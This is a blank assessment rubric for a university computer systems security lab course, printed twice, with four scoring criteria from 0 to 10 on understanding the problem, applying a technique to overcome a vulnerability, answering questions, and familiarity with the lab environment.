BACHELORS IN COMPUTER SYSTEMS ENGINEERING

RUBRIC

Course Code and Title: CS-426 Computer Systems Security

Week #: _______________

Lab #: _______________

Assigned problem: ____

____

____

CRITERIA AND SCALES		
Criterion 1: To what level has the student understood the problem?		
0 - 2	3 - 7	8 - 10
The student has no idea of the problem.	The student has incomplete idea of the problem.	The student has complete idea of the problem.
Criterion 2: To what extent has the student applied the technique to overcome security vulnerability?		
0 - 2	3 - 7	8 - 10
The student hasn't applied the technique.	The student has applied the technique but failed to overcome the security vulnerability.	The student has applied the technique successfully.
Criterion 3: How did the student answer questions relevant to the task?		
0 - 2	3 - 7	8 - 10
The student answered few questions relevant to the task.	The student answered most of the questions relevant to the task.	The student answered all the questions relevant to the task.
Criterion 4: To what extent is the student familiar with the lab environment?		
0 - 2	3 - 7	8 – 10
The student is unfamiliar with the lab environment.	The student is familiar with a few features of the lab environment.	The student is proficient with the lab environment.

Total marks: _________

Teacher’s Signature: ____________________

DEPARTMENT OF COMPUTER & INFORMATION SYSTEMS ENGINEERING
BACHELORS IN COMPUTER SYSTEMS ENGINEERING

RUBRIC

Course Code and Title: CS-426 Computer Systems Security

Week #: _______________

Lab #: _______________

Assigned problem: ____

____

____

CRITERIA AND SCALES		
Criterion 1: To what level has the student understood the problem?		
0 - 2	3 - 7	8 - 10
The student has no idea of the problem.	The student has incomplete idea of the problem.	The student has complete idea of the problem.
Criterion 2: To what extent has the student applied the technique to overcome security vulnerability?		
0 - 2	3 - 7	8 - 10
The student hasn’t applied the technique.	The student has applied the technique but failed to overcome the security vulnerability.	The student has applied the technique successfully.
Criterion 3: How did the student answer questions relevant to the task?		
0 - 2	3 - 7	8 - 10
The student answered few questions relevant to the task.	The student answered most of the questions relevant to the task.	The student answered all the questions relevant to the task.
Criterion 4: To what extent is the student familiar with the lab environment?		
0 - 2	3 - 7	8 - 10
The student is unfamiliar with the lab environment.	The student is familiar with a few features of the lab environment.	The student is proficient with the lab environment.

Total marks: _________

Teacher’s Signature: ___________________